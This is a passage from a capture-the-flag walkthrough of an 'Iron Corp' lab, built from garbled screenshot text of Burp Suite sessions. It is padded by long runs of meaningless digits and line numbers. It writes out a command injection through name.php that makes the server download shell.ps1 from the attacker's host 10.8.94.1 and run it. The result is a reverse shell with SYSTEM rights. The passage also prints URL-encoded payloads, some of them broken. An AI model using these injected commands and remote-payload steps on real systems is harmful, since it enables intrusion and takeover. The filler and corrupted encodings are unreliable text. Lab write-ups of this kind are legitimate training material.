333310  
333311  
333312  
333313  
333314  
333315  
333316  
333317  
333318  
333319  
333320  
333321  
333322  
333323  
333324  
333325  
333326  
333327  
333328  
333329  
333330  
333331  
333332  
333333  
333334  
333335  
333336  
333337  
333338  
333339  
3333310  
3333311  
3333312  
3333313  
3333314  
3333315  
3333316  
3333317  
3333318  
3333319  
3333320  
3333321  
3333322  
3333323  
3333324  
3333325  
3333326  
3333327  
3333328  
3333329  
3333330  
3333331  
3333332  
3333333  
3333334  
3333335  
3333336  
3333337  
3333338  
3333339  
33333310  
33333311  
33333312  
33333313  
33333314  
33333315  
33333316  
33333317  
33333318  
33333319  
33333320  
33333321  
33333322  
33333323  
33333324  
33333325  
33333326  
33333327  
33333328  
33333329  
33333330  
33333331  
33333332  
33333333  
33333334  
33333335  
33333336  
33333337  
33333338  
33333339  
333333310  
333333311  
333333312  
333333313  
333333314  
333333315  
333333316  
333333317  
333333318  
333333319  
333333320  
333333321  
333333322  
333333323  
333333324  
333333325  
333333326  
333333327  
333333328  
333333329  
333333330  
333333331  
333333332  
333333333  
333333334  
333333335  
333333336  
333333337  
333333338  
333333339  
3333333310  
3333333311  
3333333312  
3333333313  
3333333314  
3333333315  
3333333316  
3333333317  
3333333318  
3333333319  
3333333320  
3333333321  
3333333322  
3333333323  
3333333324  
3333333325  
3333333326  
3333333327  
3333333328  
3333333329  
3333333330  
3333333331  
3333333332  
3333333333  
3333333334  
3333333335  
3333333336  
3333333337  
3333333338  
3333333339  
33333333310  
33333333311  
33333333312  
33333333313  
33333333314  
33333333315  
33333333316  
33333333317  
33333333318  
33333333319  
33333333320  
33333333321  
33333333322  
33333333323  
33333333324  
33333333325  
33333333326  
33333333327  
33333333328  
33333333329  
33333333330  
33333333331  
33333333332  
33333333333  
33333333334  
33333333335  
33333333336  
33333333337  
33333333338  
33333333339  
333333333310  
333333333311  
333333333312  
333333333313  
333333333314  
333333333315  
333333333316  
333333333317  
333333333318  
333333333319  
333333333320  
333333333321  
333333333322  
333333333323  
333333333324  
333333333325  
333333333326  
333333333327  
333333333328  
333333333329  
333333333330  
333333333331  
333333333332  
333333333333  
333333333334  
333333333335  
333333333336  
333333333337  
333333333338  
333333333339  
3333333333310  
3333333333311  
3333333333312  
3333333333313  
3333333333314  
3333333333315  
3333333333316  
3333333333317  
3333333333318  
3333333333319  
3333333333320  
3333333333321  
3333333333322  
3333333333323  
3333333333324  
3333333333325  
3333333333326  
3333333333327  
3333333333328  
3333333333329  
3333333333330  
3333333333331  
3333333333332  
3333333333333  
3333333333334  
3333333333335  
3333333333336  
3333333333337  
3333333333338  
3333333333339  
33333333333310  
33333333333311  
33333333333312  
33333333333313  
33333333333314  
33333333333315  
33333333333316  
33333333333317  
33333333333318  
33333333333319  
33333333333320  
33333333333321  
33333333333322  
33333333333323  
33333333333324  
33333333333325  
33333333333326  
33333333333327  
33333333333328  
33333333333329  
33333333333330  
33333333333331  
33333333333332  
33333333333333  
33333333333334  
33333333333335  
33333333333336  
33333333333337  
33333333333338  
33333333333339  
333333333333310  
333333333333311  
333333333333312  
333333333333313  
333333333333314  
333333333333315  
333333333333316  
333333333333317  
333333333333318  
333333333333319  
333333333333320  
333333333333321  
333333333333322  
333333333333323  
333333333333324  
333333333333325  
333333333333326  
333333333333327  
333333333333328  
333333333333329  
333333333333330  
333333333333331  
333333333333332  
333333333333333  
333333333333334  
333333333333335  
333333333333336  
333333333333337  
333333333333338  
333333333333339  
3333333333333310  
3333333333333311  
3333333333333312  
3333333333333313  
3333333333333314  
3333333333333315  
3333333333333316  
3333333333333317  
3333333333333318  
3333333333333319  
3333333333333320  
3333333333333321  
3333333333333322  
3333333333333323  
3333333333333324  
3333333333333325  
3333333333333326  
3333333333333327  
3333333333333328  
3333333333333329  
3333333333333330  
3333333333333331  
3333333333333332  
3333333333333333  
3333333333333334  
3333333333333335  
3333333333333336  
3333333333333337  
3333333333333338  
3333333333333339  
33333333333333310  
33333333333333311  
33333333333333312  
33333333333333313  
33333333333333314  
33333333333333315  
33333333333333316  
33333333333333317  
33333333333333318  
33333333333333319  
33333333333333320  
33333333333333321  
33333333333333322  
33333333333333323  
33333333333333324  
33333333333333325  
33333333333333326  
33333333333333327  
33333333333333328  
33333333333333329  
33333333333333330  
33333333333333331  
33333333333333332  
33333333333333333  
33333333333333334  
33333333333333335  
33333333333333336  
33333333333333337  
33333333333333338  
33333333333333339  
333333333333333310  
333333333333333311  
333333333333333312  
333333333333333313  
333333333333333314  
333333333333333315  
333333333333333316  
333333333333333317  
333333333333333318  
333333333333333319  
333333333333333320  
333333333333333321  
333333333333333322  
333333333333333323  
333333333333333324  
333333333333333325  
333333333333333326  
333333333333333327  
333333333333333328  
333333333333333329  
333333333333333330  
333333333333333331  
333333333333333332  
333333333333333333  
333333333333333334  
333333333333333335  
333333333333333336  
333333333333333337  
333333333333333338  
333333333333333339  
3333333333333333310  
3333333333333333311  
3333333333333333312  
3333333333333333313  
3333333333333333314  
3333333333333333315  
3333333333333333316  
3333333333333333317  
3333333333333333318  
3333333333333333319  
3333333333333333320  
3333333333333333321  
3333333333333333322  
3333333333333333323  
3333333333333333324  
3333333333333333325  
3333333333333333326  
3333333333333333327  
3333333333333333328  
3333333333333333329  
3333333333333333330  
3333333333333333331  
3333333333333333332  
3333333333333333333  
3333333333333333334  
3333333333333333335  
3333333333333333336  
3333333333333333337  
3333333333333333338  
3333333333333333339  
33333333333333333310  
33333333333333333311  
33333333333333333312  
33333333333333333313  
33333333333333333314  
33333333333333333315  
33333333333333333316  
33333333333333333317  
33333333333333333318  
33333333333333333319  
33333333333333333320  
33333333333333333321  
33333333333333333322  
33333333333333333323  
33333333333333333324  
33333333333333333325  
33333333333333333326  
33333333333333333327  
33333333333333333328  
33333333333333333329  
33333333333333333330  
33333333333333333331  
33333333333333333332  
33333333333333333333  
33333333333333333334  
33333333333333333335  
33333333333333333336  
33333333333333333337  
33333333333333333338  
33333333333333333339  
333333333333333333310  
333333333333333333311  
333333333333333333312  
333333333333333333313  
333333333333333333314  
333333333333333333315  
333333333333333333316  
333333333333333333317  
333333333333333333318  
333333333333333333319  
333333333333333333320  
333333333333333333321  
333333333333333333322  
333333333333333333323  
333333333333333333324  
333333333333333333325  
333333333333333333326  
333333333333333333327  
333333333333333333328  
333333333333333333329  
333333333333333333330  
333333333333333333331  
333333333333333333332  
333333333333333333333  
333333333333333333334  
333333333333333333335  
333333333333333333336  
333333333333333333337  
333333333333333333338  
333333333333333333339  
3333333333333333333310  
3333333333333333333311  
3333333333333333333312  
3333333333333333333313  
3333333333333333333314  
3333333333333333333315  
3333333333333333333316  
3333333333333333333317  
3333333333333333333318  
3333333333333333333319  
3333333333333333333320  
3333333333333333333321  
3333333333333333333322  
3333333333333333333323  
3333333333333333333324  
3333333333333333333325  
3333333333333333333326  
3333333333333333333327  
3333333333333333333328  
3333333333333333333329  
3333333333333333333330  
3333333333333333333331  
3333333333333333333332  
3333333333333333333333  
3333333333333333333334  
3333333333333333333335  
3333333333333333333336  
3333333333333333333337  
3333333333333333333338  
3333333333333333333339  
33333333333333333333310  
33333333333333333333311  
33333333333333333333312  
33333333333333333333313  
33333333333333333333314  
33333333333333333333315  
33333333333333333333316  
33333333333333333333317  
33333333333333333333318  
33333333333333333333319  
33333333333333333333320  
33333333333333333333321  
33333333333333333333322  
33333333333333333333323  
33333333333333333333324  
33333333333333333333325  
33333333333333333333326  
33333333333333333333327  
33333333333333333333328  
33333333333333333333329  
33333333333333333333330  
33333333333333333333331  
33333333333333333333332  
33333333333333333333333  
33333333333333333333334  
33333333333333333333335  
33333333333333333333336  
33333333333333333333337  
33333333333333333333338  
33333333333333333333339  
333333333333333333333310  
333333333333333333333311  
333333333333333333333312  
333333333333333333333313  
333333333333333333333314  
333333333333333333333315  
333333333333333333333316  
333333333333333333333317  
333333333333333333333318  
333333333333333333333319  
333333333333333333333320  
333333333333333333333321  
333333333333333333333322  
333333333333333333333323  
333333333333333333333324  
333333333333333333333325  
333333333333333333333326  
333333333333333333333327  
333333333333333333333328  
333333333333333333333329  
333333333333333333333330  
333333333333333333333331  
333333333333333333333332  
333333333333333333333333  
33333333
```

Burp Project Intruder Repeater Window Help

Decoder Comparer Logger Extender Project options User options Learn

internal.ironcorp.me:11025/name.php?name=Equinoxpowershell.exe%20wget%20%22http://10.8.94.1/shell.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shell.ps1%22

Text Hex [?](#)

Decode as ...

Encode as ...

Hash ...

Smart decode

%66%69%6c%65%25%32%30%25%32%32%45%3a%2f%78%61%6d%70%70%2f%68%74%64%6f%63%73%2f%69%6e%74%65%72%6e%61%6c%2f%73%68%65%6c%6e%2e%70%73%31%25%32%32

Text Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

After watching some youtube videos we decided to use the decode function in the burpsuite to encode our command.

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x ...

Send Cancel < > []

Target: http://admin.ironcorp.me:11025 / HTTP/1 []

Request

Pretty Raw Hex [] [] []

```
1 GET /*r=169%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%f%77%65%72%73%68%65%6c%6c%2e%65%1%78%65%25%32%30%77%67%65%74%25%32%30%25%32%32%68%74%74%70%3a%2f%2f%31%30%2e%38%2e%39%34%2e%31%2f%73%68%65%6c%6c%2e%70%73%3%25%32%32%25%32%30%2d%6f%75%74%66%69%6c%65%25%32%30%25%32%32%14%5a%3a%2f%78%61%6d%70%70%2f%68%4%64%6f%63%73%2f%65%6e%74%65%72%6e%61%6c%2f%73%68%65%6c%6c%2e%70%73%31%25%32%32%0a
```

2 HTTP/1.1

3 Host: admin.ironcorp.me:11025

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Authorization: Basic YWRtaW46GFzc3dvcnQxMjM=

9 Connection: close

10 Upgrade-Insecure-Requests: 1

11 Cache-Control: max-age=0

12

13

Response

Pretty Raw Hex Render [] [] []

```
1 <!DOCTYPE html>
2 <html lang="en">
3
4
5 <head>
6
7   <meta charset="utf-8">
8   <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
9   <meta name="description" content="">
10  <meta name="author" content="">
11
12  <title>
13    Coming Soon - Start Bootstrap Theme
14  </title>
15
16  <!-- Bootstrap core CSS -->
17  <link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
18
19  <!-- Custom fonts for this template -->
20  <link href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:200,200i,300,300i,400,400i,600,600i,700,700i,900,900i" rel="stylesheet">
21  <link href="https://fonts.googleapis.com/css?family=Merriweather:300,300i,400,400i,700,700i,900,900i" rel="stylesheet">
22  <link href="vendor/fontawesome-free/css/all.min.css" rel="stylesheet" type="text/css">
23
24  <!-- Custom styles for this template -->
25  <link href="css/coming-soon.min.css" rel="stylesheet">
26
27 </head>
28
29  <div class="overlay">
30  </div>
31  <video playsinline="playsinline" autoplay="autoplay" muted="muted" loop="loop">
32    <source src="mp4:bg.mp4" type="video/mp4">
33  </video>
34
35  <div class="masthead">
36    <div class="masthead-bg">
```

INPECTOR

Request Attributes

Query Parameters (0)

Body Parameters (0)

Request Cookies (0)

Request Headers (10)

Search... 0 matches

Search... 0 matches

Done

2,742 bytes | 222 millis

Then we copy the text that is encoded and paste it to the repeater to replace the normal link and click send to get a response.

The screenshot shows the ZAP interface with the 'Repeater' tab selected. The 'Request' pane displays an HTTP GET request to the URL `http://internal.ironcorp.me:11025/name.php?name=Equinox|dir`. The 'Response' pane shows the server's response, which includes an HTML page with a background image and a title 'Hello'. The 'INSPECTOR' pane on the right provides detailed information about the request, including attributes, query parameters, body parameters, cookies, headers, and response headers.

```
1 GET /?r=
2 http://internal.ironcorp.me:11025/name.php?name=Equinox|dir
3 HTTP/1.1
4 Host: admin.ironcorp.me:11025
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
6 Gecko/20100101 Firefox/91.0
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
8 Accept-Language: en-US,en;q=0.5
9 Accept-Encoding: gzip, deflate
10 Authorization: Basic YWRtaW46GF2c3dvcnQxMjM=
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13 Cache-Control: max-age=0
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
978
979
979
980
981
982
983
984
985
986
987
987
988
988
989
989
990
991
992
993
994
995
996
997
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1087
1088
1088
1089
1089
1090
1091
1092
1093
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1101
1102
1103
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1510
1511
1511
1512
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
1518
1518
1519
1519
1520
1520
1521
1521
1522
1522
1523
1523
1524
1524
1525
1525
1526
1526
1527
1527
1528
1528
1529
1529
1530
1530
1531
1531
1532
1532
1533
1533
1534
1534
1535
1535
1536
1536
1537
1537
1538
1538
1539
1539
1540
1540
1541
1541
1542
1542
1543
1543
1544
1544
1545
1545
1546
1546
1547
1547
1548
1548
1549
1549
1550
1550
1551
1551
1552
1552
1553
1553
1554
1554
1555
1555
1556
1556
1557
1557
1558
1558
1559
1559
1560
1560
1561
1561
1562
1562
1563
1563
1564
1564
1565
1565
1566
1566
1567
1567
1568
1568
1569
1569
1570
1570
1571
1571
1572
1572
1573
1573
1574
1574
1575
1575
1576
1576
1577
1577
1578
1578
1579
1579
1580
1580
1581
1581
1582
1582
1583
1583
1584
1584
1585
1585
1586
1586
1587
1587
1588
1588
1589
1589
1590
1590
1591
1591
1592
1592
1593
1593
1594
1594
1595
1595
1596
1596
1597
1597
1598
1598
1599
1599
1600
1600
1601
1601
1602
1602
1603
1603
1604
1604
1605
1605
1606
1606
1607
1607
1608
1608
1609
1609
1610
1610
1611
1611
1612
1612
1613
1613
1614
1614
1615
1615
1616
1616
1617
1617
1618
1618
1619
1619
1620
1620
1621
1621
1622
1622
1623
1623
1624
1624
1625
1625
1626
1626
1627
1627
1628
1628
1629
1629
1630
1630
1631
1631
1632
1632
1633
1633
1634
1634
1635
1635
1636
1636
1637
1637
1638
1638
1639
1639
1640
1640
1641
1641
1642
1642
1643
1643
1644
1644
1645
1645
1646
1646
1647
1647
1648
1648
1649
1649
1650
1650
1651
1651
1652
1652
1653
1653
1654
1654
1655
1655
1656
1656
1657
1657
1658
1658
1659
1659
1660
1660
1661
1661
1662
1662
1663
1663
1664
1664
1665
1665
1666
1666
1667
1667
1668
1668
1669
1669
1670
1670
1671
1671
1672
1672
1673
1673
1674
1674
1675
1675
1676
1676
1677
1677
1678
1678
1679
1679
1680
1680
1681
1681
1682
1682
1683
1683
1684
1684
1685
1685
1686
1686
1687
1687
1688
1688
1689
1689
1690
1690
1691
1691
1692
1692
1693
1693
1694
1694
1695
1695
1696
1696
1697
1697
1698
1698
1699
1699
1700
1700
1701
1701
1702
1702
1703
1703
1704
1704
1705
1705
1706
1706
1707
1707
1708
1708
1709
1709
1710
1710
1711
1711
1712
1712
1713
1713
1714
1714
1715
1715
1716
1716
1717
1717
1718
1718
1719
1719
1720
1720
1721
1721
1722
1722
1723
1723
1724
1724
1725
1725
1726
1726
1727
1727
1728
1728
1729
1729
1730
1730
1731
1731
1732
1732
1733
1733
1734
1734
1735
1735
1736
1736
1737
1737
1738
1738
1739
1739
1740
1740
1741
1741
1742
1742
1743
1743
1744
1744
1745
1745
1746
1746
1747
1747
1748
1748
1749
1749
1750
1750
1751
1751
1752
1752
1753
1753
1754
1754
1755
1755
1756
1756
1757
1757
1758
1758
1759
1759
1760
1760
1761
1761
1762
1762
1763
1763
1764
1764
1765
1765
1766
1766
1767
1767
1768
1768
1769
1769
1770
1770
1771
1771
1772
1772
1773
1773
1774
1774
1775
1775
1776
1776
1777
1777
1778
1778
1779
1779
1780
1780
1781
1781
1782
1782
1783
1783
1784
1784
1785
1785
1786
1786
1787
1787
1788
1788
1789
1789
1790
1790
1791
1791
1792
1792
1793
1793
1794
1794
1795
1795
1796
1796
1797
1797
1798
1798
1799
1799
1800
1800
1801
1801
1802
1802
1803
1803
1804
1804
1805
1805
1806
1806
1807
1807
1808
1808
1809
1809
1810
1810
1811
1811
1812
1812
1813
1813
1814
1814
1815
1815
1816
1816
1817
1817
1818
1818
1819
1819
1820
1820
1821
1821
```

After we get the response we click the button “go back” and it is on the right-hand side of the cancel button. Now the screen will show the last page. Then click send to get a response. The purpose we doing these steps is to put our shell.ps1 inside the directory of E:\xampp\htdocs\internal

```
08/02/2022  07:55 PM    <DIR>
.
03/27/2020  08:38 AM                53 .htaccess
04/11/2020  09:34 AM                131 index.php
04/11/2020  09:34 AM                142 name.php
08/02/2022  07:55 PM                500 shell.ps1
4 File(s)          826 bytes
2 Dir(s)   1,468,588,032 bytes free
</pre>
</body>

</html>
```

Burp Project Intruder Repeater Window Help

Decoder

internal.Ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./shell.ps1

Text Hex [?](#)

Decode as ...

Encode as ...

Hash ...

Smart decode

%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f

Text Hex [?](#)

Decode as ...

Encode as ...

Hash ...

Smart decode

The next step is to go back to the decode and encode this command then paste it to the repeater and click send.

The screenshot shows the Burp Suite interface. The top navigation bar includes Project, Intruder, Repeater, Window, Help, Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The Repeater tab is selected. Below the navigation is a search bar with 'Send' and 'Cancel' buttons, and navigation arrows. The main area is divided into Request and Response panes. The Request pane contains a Pretty tab (selected), Raw, Hex, and other collapsed tabs. The response is a large block of encoded data. The Response pane has a collapse button. To the right is an open INSPECTOR tool window with tabs for Request Attributes, Query Parameters (1), Body Parameters (0), Request Cookies (0), and Request Headers (9). The Target field at the top right is set to `http://admin.irongorp.me:11025`. The status bar at the bottom indicates `HTTP/1.1`.



Now we can check the netcat to see whether got connected or not and it will take a while.
NICE!!! We connected.

```
PS E:\xampp\htdocs\internal> dir

Directory: E:\xampp\htdocs\internal

Mode                LastWriteTime         Length Name
--<--              3/27/2020  8:38 AM           53 .htaccess
--<--              4/11/2020  9:34 AM          131 index.php
--<--              4/11/2020  9:34 AM          142 name.php
-ā--              8/2/2022  7:55 PM          500 shell.ps1
```

Now we can use dir or ls to try find the flag file but look like not in here.

```
PS E:\xampp\htdocs\internal> c:  
PS C:\> dir
```

```
Directory: C:\
```

Mode	LastWriteTime
d----	4/11/2020 11:27 AM
d----	4/11/2020 8:11 AM
d----	4/11/2020 12:45 PM
d-r--	4/13/2020 11:18 AM
d----	4/11/2020 10:42 AM
d-r--	4/11/2020 4:41 AM
d----	4/13/2020 11:28 AM

```
Task 1 Iron Corp
```

Length	Name
	inetpub
	IObit
	You have been chosen by Iron Corp to conduct a
	PerfLogs
	Program Files
	Program Files (x86)
	Users
	Windows

```
PS C:\> cd users  
PS C:\users> whoami  
nt authority\system  
PS C:\users> 
```

Note 2: It m

Then we use c: to go to c drive and cd users/administrator/Desktop to find the user.txt and get the flag.

```
PS C:\> cd users  
PS C:\users> whoami  
nt authority\system  
PS C:\users> cd administrator  
PS C:\users\administrator> cd Desktop  
PS C:\users\administrator\Desktop> dir
```

```
Task 1 Iron Corp
```

You have been chosen by Iron Corp

```
Directory: C:\users\administrator\Desktop
```

